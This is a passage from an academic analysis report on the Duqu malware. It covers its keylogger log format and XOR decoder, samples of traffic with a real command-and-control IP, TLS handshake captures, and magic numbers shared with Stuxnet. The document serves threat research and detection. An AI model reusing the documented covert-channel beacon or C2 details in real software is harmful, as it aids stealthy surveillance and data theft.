57.14% (-2559,-19) 390 nodes, 1111 edge segments, 3899 crossings

Figure 21 – Structure of the interal DLL of keylogger shows wide functionality

Interesting function calls: GetIPForwardTable, GetIpNetTable, GetWindowTextW, CreateCompatiblebitmap, GetKeyState, NetfileEnum, etc.

13.1.1. Keylogger file format

The keylogger stores data in the %TEMP% directory of the target computer. The file begins with hex AD 34 00 and generally resides in the *User/… /Appdata/Local/Temp* OR *Documents and Settings/ …/Local data/temp* directory.

Strings “AEh91AY” in the file are modified bzip headers, whose parts can be decompressed after extracting and modifying it back to “BZh91AY”. Note that the magic number, AE appears again in the code.

Another type of this binary file begins with ”ABh91AY”, which is a bzip2 compressed file containing a number of files in cleartext, like a tar file (but simpler format). The uncompressed file begins with string “ABSZ” and the name of the source computer.

The keylogger file is a variable-size record based format and it begins with 0xAD 0x34.

```
typedef struct tagDQH1 {
        unsigned char magic;
        unsigned char type;
        unsigned char unk1;
        unsigned char unk2;
        time_t ts;
        unsigned long len;
} DQH1;

typedef struct tagDQHC0 {
        unsigned long lenu;
        unsigned char zipm[8];
} DQHC0;
```

Sample 22 – header structures for keylog file

At the beginning of each block, the file contains a tagDQH1 structure, where magic=0xAD. This is valid for the beginning of the file (offset=0) as well.

If the next block is compressed (that is if the zipm ("zip magic") part begins with "AEh91AY&SY" meaning that this part is a bzip2 compressed part), then tagDQHC0 block follows, where lenu contains the length of the compressed part.

If the "zip magic" is missing, then the block is in a different format and the tagDQH1 information can be used for length information.

Otherwise, the block of the keylog file are XOR encrypted which can be decrypted by the following routine:

```
for(i=offset-1;i > 0;i--) {
xb[i]^=xb[i-1];
}
xb[0]^=0xA2;
```

Sample 23 – XOR decrypter for keylogger log files

The contents of the parts can be different: Information on the disk drives, network shares, TCP table, information on running processes, names of the active window on the screen, screenshots in bitmap, etc.

13.2. Communication module

The discovered Duqu payload contains a Command and Control, or more precisely a backdoor covert channel control communication module. (It’s goal is most likely not just simple telling “commands”, but rather like RDP or VNC like functionality extended with proxy functions and file transfer or such, but this is partly just speculation.)

In our case the communication is done with ***206.183.111.97***, which is up and running for months and still running at the time of writing this document. The communication protocol uses both HTTP port 80, and HTTPS port 443. We present a first analysis with initial samples, but further investigations are required to fully understand the communication protocol.

13.2.1. Communication protocol

For port 443, binary traffic can be observed. Among the first bytes of the traffic, we see the characters “SH” most of the time, for both sides, and multiple times the observed string is “53 48 b8 50 57” (SH<b8>PW).

For port 80, the traffic shows a distinct form. First, the victim computer starts the communication in the following form:

```
GET / HTTP/1.1
Cookie: PHPSESSID=gsc46y0u9mok0g27ji11jj1w22
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Connection: Keep-Alive
```

Sample 24 – HTTP communication protocol HTTP query header

The PHP session ID is of course fabricated and generated by the communication module. The User Agent is static and as it is very specific (rarely observed in the wild), providing a possibility to create specific matching signature e.g. in IDS tools.

The IP address seems to be constant, and it is hard coded to the PNF file in multiple times (once as a UTF-8 IP string, and twice as hex binaries).

After sending out the HTTP header, the server begins the answer by sending back a jpeg file (seems to be a 100x100 empty jpeg), most likely for deception and to avoid firewall problems:

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d HTTP/1.1  200 OK.
00000010  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 69 .Content -Type: i
00000020  6d 61 67 65 2f 6a 70 65  67 0d 0a 54 72 61 6e 73 mage/jpe g..Trans
00000030  66 65 72 2d 45 6e 63 6f  64 69 6e 67 3a 20 63 68 fer-Enco ding: ch
00000040  75 6e 6b 65 64 0d 0a 43  6f 6e 6e 65 63 74 69 6f unked..C onnectio
00000050  6e 3a 20 43 6c 6f 73 65  0d 0a 0d 0a             n: Close ....
0000005C  32 45 30 0d 0a ff d8 ff  e0 00 10 4a 46 49 46 00 2E0..... ...JFIF.
0000006C  01 01 01 00 60 00 60 00  00 ff db 00 43 00 02 01 ....`.`. ....C...
0000007C  01 02 01 01 02 02 02 02  02 02 02 02 03 05 03 03 ........ ........
0000008C  03 03 03 06 04 04 03 05  07 06 07 07 07 06 07 07 ........ ........
0000009C  08 09 0b 09 08 08 0a 08  07 07 0a 0d 0a 0a 0b 0c ........ ........
000000AC  0c 0c 0c 07 09 0e 0f 0d  0c 0e 0b 0c 0c 0c ff db ........ ........
000000BC  00 43 01 02 02 02 03 03  03 06 03 03 06 0c 08 07 .C...... ........
000000CC  08 0c 0c 0c 0c 0c 0c 0c  0c 0c 0c 0c 0c 0c 0c 0c ........ ........
000000DC  0c 0c 0c 0c 0c 0c 0c 0c  0c 0c 0c 0c 0c 0c 0c 0c ........ ........
000000EC  0c 0c 0c 0c 0c 0c 0c 0c  0c 0c 0c 0c 0c 0c 0c 0c ........ ........
000000FC  0c 0c 0c ff c0 00 11 08  00 36 00 36 03 01 22 00 ........ .6.6..".
0000010C  02 11 01 03 11 01 ff c4  00 1f 00 00 01 05 01 01 ........ ........
0000011C  01 01 01 01 00 00 00 00  00 00 00 00 01 02 03 04 ........ ........
0000012C  05 06 07 08 09 0a 0b ff  c4 00 b5 10 00 02 01 03 ........ ........
0000013C  03 02 04 03 05 05 04 04  00 00 01 7d 01 02 03 00 ........ ...}....
0000014C  04 11 05 12 21 31 41 06  13 51 61 07 22 71 14 32 ....!1A. .Qa."q.2
0000015C  81 91 a1 08 23 42 b1 c1  15 52 d1 f0 24 33 62 72 ....#B.. .R..$3br
0000016C  82 09 0a 16 17 18 19 1a  25 26 27 28 29 2a 34 35 ........ %&'()*45
0000017C  36 37 38 39 3a 43 44 45  46 47 48 49 4a 53 54 55 6789:CDE FGHIJSTU
0000018C  56 57 58 59 5a 63 64 65  66 67 68 69 6a 73 74 75 VWXYZcde fghijstu
0000019C  76 77 78 79 7a 83 84 85  86 87 88 89 8a 92 93 94 vwxyz... ........
000001AC  95 96 97 98 99 9a a2 a3  a4 a5 a6 a7 a8 a9 aa b2 ........ ........
000001BC  b3 b4 b5 b6 b7 b8 b9 ba  c2 c3 c4 c5 c6 c7 c8 c9 ........ ........
000001CC  ca d2 d3 d4 d5 d6 d7 d8  d9 da e1 e2 e3 e4 e5 e6 ........ ........
000001DC  e7 e8 e9 ea f1 f2 f3 f4  f5 f6 f7 f8 f9 fa ff c4 ........ ........
000001EC  00 1f 01 00 03 01 01 01  01 01 01 01 01 01 00 00 ........ ........
000001FC  00 00 00 00 01 02 03 04  05 06 07 08 09 0a 0b ff ........ ........
0000020C  c4 00 b5 11 00 02 01 02  04 04 03 04 07 05 04 04 ........ ........
0000021C  00 01 02 77 00 01 02 03  11 04 05 21 31 06 12 41 ...w.... ...!1..A
0000022C  51 07 61 71 13 22 32 81  08 14 42 91 a1 b1 c1 09 Q.aq."2. ..B.....
0000023C  23 33 52 f0 15 62 72 d1  0a 16 24 34 e1 25 f1 17 #3R..br. ..$4.%..
0000024C  18 19 1a 26 27 28 29 2a  35 36 37 38 39 3a 43 44 ...&'()* 56789:CD
0000025C  45 46 47 48 49 4a 53 54  55 56 57 58 59 5a 63 64 EFGHIJST UVWXYZcd
0000026C  65 66 67 68 69 6a 73 74  75 76 77 78 79 7a 82 83 efghijst uvwxyz..
0000027C  84 85 86 87 88 89 8a 92  93 94 95 96 97 98 99 9a ........ ........
0000028C  a2 a3 a4 a5 a6 a7 a8 a9  aa b2 b3 b4 b5 b6 b7 b8 ........ ........
0000029C  b9 ba c2 c3 c4 c5 c6 c7  c8 c9 ca d2 d3 d4 d5 d6 ........ ........
000002AC  d7 d8 d9 da e2 e3 e4 e5  e6 e7 e8 e9 ea f2 f3 f4 ........ ........
000002BC  f5 f6 f7 f8 f9 fa ff da  00 0c 03 01 00 02 11 03 ........ ........
000002CC  11 00 3f 00 fd fc a2 8a  28 00 a2 8a 28 00 a2 8a ..?..... (...(...
000002DC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
000002EC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
000002FC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
0000030C  28 00 a2 8a 28 03 ff d9  53 48 c0 a7 26 7b 00 22 (...(... SH..&{."
0000031C  00 01 00 00 14 10 00 00  00 01 00 00 00 3e 96 19 ........ .....>..
0000032C  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
```

Sample 25 – beginning of the transmission from the C&C server – a JPEG + extras

Sometimes the client sends a JPEG image in the query as well, which is always named as DSC00001.jpg (hard coded in the binary) as follows in the sample below.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=---------------------------77eb5cc2cc0add
Cookie: PHPSESSID=<some id removed here>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9 (.NET
CLR 3.5.30729)
Content-Length: 891
Host: 206.183.111.97

---------------------------<some id>
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg

......JFIF.....`.`.....C........................................
...
.........
.........C......................................................................6.6.."...................
..................
.....................}........!1A..Qa."q.2....#B...R..$3br..
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........................................................
...............................................
.....................w.......!1..AQ.aq."2...B.....#3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwx
```

Sample 26 – beginning of the transmission with JPEG upload

The communication can be reproduced in telnet. In this case, it can be clearly seen that after sending back the JPEG, the other end starts to send out some binary data, and because it remains unanswered, the other end closes down the channel. We illustrate this emulation in the following sample log.

```
 …
  000002CC  11 00 3f 00 fd fc a2 8a  28 00 a2 8a 28 00 a2 8a ..?..... (...(...
  000002DC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
  000002EC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
  000002FC  28 00 a2 8a 28 00 a2 8a  28 00 a2 8a 28 00 a2 8a (...(... (...(...
  0000030C  28 00 a2 8a 28 03 ff d9  53 48 c0 a7 26 7b 00 22 (...(... SH..&{."
  0000031C  00 01 00 00 14 10 00 00  00 01 00 00 00 3e 96 19 ........ .....>..
  0000032C  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
  0000033C  00 02 00 00 00 0d 0a                             .......
  00000343  31 31 0d 0a 0c 00 00 00  00 02 00 00 00 3e 96 19 11...... .....>..
  00000353  00 00 00 00 20 0d 0a                             .... ..
  0000035A  32 31 0d 0a 14 10 00 00  00 01 00 00 00 3e 96 19 21...... .....>..
  0000036A  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
  0000037A  00 02 00 00 00 0d 0a                             .......
  00000381  31 31 0d 0a 0c 00 00 00  00 02 00 00 00 3e 96 19 11...... .....>..
  00000391  00 00 00 00 20 0d 0a                             .... ..
  00000398  32 31 0d 0a 14 10 00 00  00 01 00 00 00 3e 96 19 21...... .....>..
  000003A8  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
  000003B8  00 02 00 00 00 0d 0a                             .......
  000003BF  31 31 0d 0a 0c 00 00 00  00 02 00 00 00 3e 96 19 11...... .....>..
  000003CF  00 00 00 00 20 0d 0a                             .... ..
```

```
    000003D6  32 31 0d 0a 14 10 00 00  00 01 00 00 00 3e 96 19 21...... .....>..
    000003E6  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
    000003F6  00 02 00 00 00 0d 0a                             .......
    000003FD  31 31 0d 0a 0c 00 00 00  00 02 00 00 00 3e 96 19 11...... .....>..
    0000040D  00 00 00 00 20 0d 0a                             .... ..
    00000414  32 31 0d 0a 14 10 00 00  00 01 00 00 00 3e 96 19 21...... .....>..
    00000424  10 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00 .... ... ........
    00000434  00 02 00 00 00 0d 0a                             .......
```

Sample 27 – continuation of the traffic without proper client in multiple packets

13.2.2. Information on the SSL connection

We don’t know too much about the traffic on SSL port yet, but it seems that both parties use self-signed certificates. It is possible, however, to connect to the server without client certificate. The server certificate has been changed over the time, most likely it is auto-regenerated in specific intervals.

```
  $ openssl s_client -host 206.183.111.97 -port 443 -msg
CONNECTED(00000003)
>>> SSL 2.0 [length 0077], CLIENT-HELLO
    01 03 01 00 4e 00 00 00 20 00 00 39 00 00 38 00
    00 35 00 00 16 00 00 13 00 00 0a 07 00 c0 00 00
    33 00 00 32 00 00 2f 03 00 80 00 00 05 00 00 04
    01 00 80 00 00 15 00 00 12 00 00 09 06 00 40 00
    00 14 00 00 11 00 00 08 00 00 06 04 00 80 00 00
    03 02 00 80 00 00 ff d2 f0 15 f8 da cb cb ce e8
    c9 eb 60 23 34 93 98 c5 72 8b 22 c9 9f b8 1d e4
    96 23 4e 88 08 5e 2c
19605:error:140790E5:SSL routines:SSL23_WRITE:ssl handshake failure:s23_lib.c:188:
[SSL2 is not supported]

$ openssl s_client -host 206.183.111.97 -port 443 -msg  -tls1
CONNECTED(00000003)
>>> TLS 1.0 Handshake [length 005a], ClientHello
    01 00 00 56 03 01 4e 91 da 29 e3 8b 9e 68 2f 4f
    0d a8 30 ee 1c d5 fc dc cb f9 ae 33 6a 6f cb ff
    80 6d 2a 34 5c 88 00 00 28 00 39 00 38 00 35 00
    16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
    15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
    ff 02 01 00 00 04 00 23 00 00
<<< TLS 1.0 Handshake [length 004a], ServerHello
    02 00 00 46 03 01 4e 92 48 ab 35 d9 05 8d 47 9a
    8e 0c 4f fd b3 64 bb 18 f5 74 2a a1 36 45 08 cd
    e1 b7 5f d0 a2 37 20 90 1e 00 00 fb f7 cf 4e f0
    6d 26 95 ec 69 68 fa e7 1b ca 84 1f 0b 4f fd 2c
    b0 69 90 01 a8 a3 0e 00 2f 00
<<< TLS 1.0 Handshake [length 0125], Certificate
    0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
    c2 a0 03 02 01 02 02 10 40 2b 57 d9 61 5a c5 b8
    40 a1 04 19 e6 c0 c9 d5 30 0d 06 09 2a 86 48 86
    f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
    04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
    31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
    36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
    03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
    0d 01 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
    d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
    17 71 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
    62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c
    f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03
    01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
    05 00 03 41 00 5c a4 39 a8 45 98 2a a9 97 05 77
    63 2b 31 d7 96 bc b4 9f 0a dd bd 25 e4 1f dd e1
    be c4 3c 08 56 31 6a 3d 23 f5 dc b1 5a 78 fe 34
    a6 c5 91 d0 92 f6 28 f4 d9 61 eb 1a 5a 98 44 2a
    a9 30 a2 46 e3
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< TLS 1.0 Handshake [length 0004], ServerHelloDone
    0e 00 00 00
>>> TLS 1.0 Handshake [length 0046], ClientKeyExchange
    10 00 00 42 00 40 a0 a3 36 08 e6 3d 25 b0 93 06
    62 15 9d 3f ad b3 9c 9b e3 ee 87 23 37 e6 d2 8a
    9e d0 0f af 1d fa 04 7e 66 e8 79 c5 71 3d 13 39
    eb 7b 13 17 7c 91 e1 16 14 44 59 57 df df 69 50
    bc 47 32 1b 87 35
>>> TLS 1.0 ChangeCipherSpec [length 0001]
    01
>>> TLS 1.0 Handshake [length 0010], Finished
    14 00 00 0c 1e e5 b8 c5 25 ef 03 8a 11 6f e3 c4
<<< TLS 1.0 ChangeCipherSpec [length 0001]
    01
<<< TLS 1.0 Handshake [length 0010], Finished
    14 00 00 0c 46 e2 18 8a 4e 09 3d 41 45 26 c6 ba
---
Certificate chain
 0 s:/CN=\x00*
   i:/CN=\x00*
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBwqADAgECAhBAK1fZYVrFuEChBBnmwMnVMA0GCSqGSIb3DQEBBQUAMA0x
CzAJBgNVBAMeAgAqMB4XDTEwMDEwMTE2MDAwMFoXDTIwMDEwMTE2MDAwMFowDTEL
MAkGA1UEAx4CACowXDANBgkqhkiG9w0BAQEFAANLADBIAkEA0drSlHjuolaWiBTQ
OEk2ng8bF3FCejIBQrQXPkCHy8G9lGL2+PlCUzR4qfkBUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqGSIb3DQEBBQUAA0EAXKQ5qEWYKqmXBXdjKzHXlry0nwrd
vSXkH93hvsQ8CFYxaj0j9dyxWnj+NKbFkdCS9ij02WHrGlqYRCqpMKJG4w==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
---
No client certificate CA names sent
---
SSL handshake has read 435 bytes and written 229 bytes
---
New, TLSv1/SSLv3, Cipher is AES128-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1
    Cipher    : AES128-SHA
    Session-ID: 901E0000FBF7CF4EF06D2695EC6968FAE71BCA841F0B4FFD2CB0699001A8A30E
    Session-ID-ctx:
    Master-Key:
CBE2283F0192B1E928DDA4E21471BA27655EBB626EC807FBE80CA284AE8BC68AFD49349750EBF7010896B1BD04050D18
    Key-Arg   : None
    Start Time: 1318181417
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
---
```

Sample 28 – TLS communication with the C&C server

```
  Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            40:2b:57:d9:61:5a:c5:b8:40:a1:04:19:e6:c0:c9:d5
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN=\x00*
        Validity
            Not Before: Jan  1 16:00:00 2010 GMT
            Not After : Jan  1 16:00:00 2020 GMT
        Subject: CN=\x00*
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (512 bit)
                Modulus (512 bit):
                    00:d1:da:d2:94:78:ee:a2:56:96:88:14:d0:38:49:
                    36:9e:0f:1b:17:71:42:7a:32:01:42:b4:17:3e:40:
                    87:cb:c1:bd:94:62:f6:f8:f9:42:53:34:78:a9:f9:
                    01:50:8f:39:f0:2c:f4:36:dd:24:74:26:86:79:11:
                    38:94:78:81:35
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha1WithRSAEncryption
        5c:a4:39:a8:45:98:2a:a9:97:05:77:63:2b:31:d7:96:bc:b4:
        9f:0a:dd:bd:25:e4:1f:dd:e1:be:c4:3c:08:56:31:6a:3d:23:
        f5:dc:b1:5a:78:fe:34:a6:c5:91:d0:92:f6:28:f4:d9:61:eb:
        1a:5a:98:44:2a:a9:30:a2:46:e3
```

Sample 29 – Server certificate details

```
  $ openssl s_client -host 206.183.111.97 -port 443 -msg  -ssl3
CONNECTED(00000003)
>>> SSL 3.0 Handshake [length 0054], ClientHello
    01 00 00 50 03 00 4e 91 da d9 df fe e2 42 d8 bb
    6a 96 54 35 88 d3 75 87 cb a2 80 6c 83 22 32 c6
    00 b5 53 c5 30 bb 00 00 28 00 39 00 38 00 35 00
    16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
    15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
    ff 02 01 00
<<< SSL 3.0 Handshake [length 004a], ServerHello
    02 00 00 46 03 00 4e 92 49 5c cc e0 3b 46 4a 34
    72 e2 51 e6 05 29 4e 13 c4 6f 58 66 bc 3d ab cd
    d9 5a eb 24 a1 32 20 60 0e 00 00 99 82 81 bb 47
    ab fc 23 79 06 07 7f 11 6f 0a fd b0 9a 56 03 ab
    78 2e 6e 13 09 9e e5 00 05 00
<<< SSL 3.0 Handshake [length 0125], Certificate
    0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
    c2 a0 03 02 01 02 02 10 4e f6 48 35 85 40 75 ac
    47 41 32 d4 dc e9 d0 9c 30 0d 06 09 2a 86 48 86
    f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
    04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
    31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
    36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
    03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
    0d 01 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
    d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
    17 71 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
    62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c
    f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03
    01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
    05 00 03 41 00 7a 26 43 86 75 49 c2 15 4e ed 5b
    cd ed ae 24 06 56 f2 04 dd 77 b2 e1 48 05 4e 9f
    2f a8 be 38 71 49 c9 0d b6 a0 ec 77 ea e4 a3 8c
    ed 0b b7 7c 36 a5 71 0f d8 57 c3 94 17 dd f7 ea
    65 0d 7c 79 66
```

```
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< SSL 3.0 Handshake [length 0004], ServerHelloDone
    0e 00 00 00
>>> SSL 3.0 Handshake [length 0044], ClientKeyExchange
    10 00 00 40 96 85 20 da bd 3c ea 13 d8 7d b3 86
    6e 7c 9e 86 76 53 dc 59 ae 47 e8 67 99 23 68 8a
    35 aa 3f 77 13 3f b0 78 a1 64 d5 fc f6 11 93 b9
    0e 49 06 7f a1 bf 24 bf ab 8b 3b 5a 35 3c 69 ba
    e5 22 f7 5a
>>> SSL 3.0 ChangeCipherSpec [length 0001]
    01
>>> SSL 3.0 Handshake [length 0028], Finished
    14 00 00 24 5a 1d d0 06 ad 66 19 5d 46 a9 f0 03
    61 3a a1 0d e9 56 8a 19 c5 7e 91 11 80 db 6a 42
    b2 18 14 98 2b fd b6 48
<<< SSL 3.0 ChangeCipherSpec [length 0001]
    01
<<< SSL 3.0 Handshake [length 0028], Finished
    14 00 00 24 d3 40 5a ec b8 26 6d d5 10 7d 58 17
    29 83 ca b9 8c 31 3e 80 54 4d 12 ba 7e bc 8b b1
    68 ab 47 04 d2 b9 67 ca
---
Certificate chain
 0 s:/CN=\x00*
   i:/CN=\x00*
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBwqADAgECAhBO9kg1hUB1rEdBMtTc6dCcMA0GCSqGSIb3DQEBBQUAMA0x
CzAJBgNVBAMeAgAqMB4XDTEwMDEwMTE2MDAwMFoXDTIwMDEwMTE2MDAwMFowDTEL
MAkGA1UEAx4CACowXDANBgkqhkiG9w0BAQEFAANLADBIAkEA0drSlHjuolaWiBTQ
OEk2ng8bF3FCejIBQrQXPkCHy8G9lGL2+PlCUzR4qfkBUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqGSIb3DQEBBQUAA0EAeiZDhnVJwhVO7VvN7a4kBlbyBN13
suFIBU6fL6i+OHFJyQ22oOx36uSjjO0Lt3w2pXEP2FfDlBfd9+plDXx5Zg==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
---
No client certificate CA names sent
---
SSL handshake has read 447 bytes and written 233 bytes
---
New, TLSv1/SSLv3, Cipher is RC4-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv3
    Cipher    : RC4-SHA
    Session-ID: 600E0000998281BB47ABFC237906077F116F0AFDB09A5603AB782E6E13099EE5
    Session-ID-ctx:
    Master-Key:
73917F3FEF0B57C67098302F43162B977F4E8A16846C75A051B0623104FCDD0270F97B3F78A30D9ADACBD0CA190BA3CA
    Key-Arg   : None
    Start Time: 1318181593
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
```

Sample 30 – Another handshake with SSLv3 (server certificate remains the same)

14. Relations to other papers

[EsetMicrosope] says „Stuxnet stores its encrypted configuration data (1860 bytes) in *%WINDIR%\inf\mdmcpq3.pnf*.", however, it is just the first part of the 6619 bytes config file in our Stuxnet sample. We don't yet know the goal for the other 4k.

Some papers including **[SymantecDossier]** identified 0x19790509 as an important magic string used in Stuxnet. However, they don't mention the magic string 0xAE790509 found in the beginning of the Stuxnet configuration file (and Duqu as well). The two numbers only differ in the first character. In the code below, there is another magic string 0xAE1979DD copied from Stuxnet DLL dropper. This seems to be interesting.

The other interesting magic is 0xAE. In Duqu, 0xAE comes up at many different places, so does for Stuxnet. As described above, it's part of the magic in the config file, and both Duqu and Stuxnet uses 0xAE240682 for configuration file encryption. For Stuxnet, some payload is encrypted with 0x01AE0000 and 0x02AE0000. The bzip2 encoded parts of the keylogger log file have a magic "AEh91AY "BZh91AY…", so again AE is the magic modification (note, however, that some other affected bzip2 compressed files begin with "ABh91AY") The question is, if Duqu just reuses parts of the Stuxnet code and the author does not closely relates to the Stuxnet authors, why both use 0xAE so often?

```
100016BA  E86B090000                                    call     SUB_L1000202A
100016BF  83C40C                                        add      esp,0000000Ch
100016C2  8D4580                                        lea      eax,[ebp-80h]
100016C5  35DD7919AE                                    xor      eax,AE1979DDh
100016CA  33C9                                          xor      ecx,ecx
100016CC  894580                                        mov      [ebp-80h],eax
100016CF  894D84                                        mov      [ebp-7Ch],ecx
100016D2  8B4508                                        mov      eax,[ebp+08h]
100016D5  8B4008                                        mov      eax,[eax+08h]
100016D8  051A1F0010                                    add      eax,L10001F1A
```

Sample 31 – Some AE magic number from Stuxnet payload DLL

```
.text:10002534 loc_10002534:                            ; CODE XREF: general_handler_1000244C+EA↓j
.text:10002534                xor     eax, eax
.text:10002536                jnz     short loc_10002534
.text:10002538
.text:10002538 loc_10002538:                            ; CODE XREF: general_handler_1000244C+37↑j
.text:10002538                mov     eax, [ebp+arg_0]
.text:1000253B                xor     eax, 0AE1979DDh
.text:10002540                xor     ecx, ecx
.text:10002542                mov     edx, [ebp+arg_0]
.text:10002545                mov     [edx], eax
.text:10002547                mov     [edx+4], ecx
.text:1000254A                xor     eax, eax
.text:1000254C
.text:1000254C loc_1000254C:                            ; CODE XREF: general_handler_1000244C+1E↑j
.text:1000254C                                          ; general_handler_1000244C+D5↑j
```

```
.text:1000254C                 pop     esi
.text:1000254D                 leave
.text:1000254E                 retn
.text:1000254E general_handler_1000244C endp
```

Sample 32 – Duqu payload Res302 magic string at general handler

15. Unanswered questions

Our goal was to make an initial analysis that raises attention to this case of targeted malware. As we are in academia, we have limited resources to analyze malware behavior. That means we leave several questions for further investigation. We collected some of these questions to inspire others:

- Is there any exploit, especially 0-day in Duqu?
- How does Duqu infect computers?
- What are the differences in the RPC functions of Duqu and Stuxnet. And between jminet and cmi4432?
- How is the netp191.pnf 0x9200 .zdata section compressed, and what is it's goal? Is it a copy of the DLL 302 resource itself?
- What is the reason for having the two separate types: jminet and cmi4432?
- What is the exact communication protocol for the covert channel? Where is TLS? What's inside? When does it generate self-signed cert? How does it check remote cert?
- Is there anything more interesting in the keylogger, any novel method, trick?
- Exactly how is the keylogger controlled? What is saved at starting time, what is saved periodically and how to control the keylogger?
- How exactly the keylogger commands work: quit,v,restart,in,out, etc.
- Where is the initial delay of the kernel driver specified?
- Where is the expiry of the worm specified?
- Exactly what is the goal of the strings of the Config-3 of the code, how does it relate to the removal of the malware after it's expiry? How does it identify it's own files in drivers and inf directories?

16. Conclusion

While many expected to have follow-up work on Stuxnet (see **[LangnerCSM]**), the malware sample we analyzed explicitly shows that this is reality. We've made an initial analysis to prove our claims and to raise attention to the issue. We hope that our work will help to find out the clues of the story and help to understand targeted attacks more deeply. We also hope that the findings will encourage research on the topic which finally will help us to better mitigate the problem area.

17. References

[EsetMicroscope] Stuxnet Under the Microscope – ESET
http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

[Chappell 2010] Chappell, Geoff. The MRXCLS.SYS Malware Loader . October 14. 2010. http://www.geoffchappell.com/viewer.htm?doc=notes/security/stuxnet/mrxcls.htm.

[SymantecDossier] Symantec, W32.Stuxnet Dossier, v. 1.2
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[ThabetMrxCls] MrxCls –Amr Thabet: Stuxnet Loader Driver

[LangnerCSM] Csmonitor, Mark Clayton, Ralph Langner. From the man who discovered Stuxnet, dire warnings one year later http://www.csmonitor.com/USA/2011/0922/From-the-man-who-discovered-Stuxnet-dire-warnings-one-year-later/%28page%29/1

18. Contact Information

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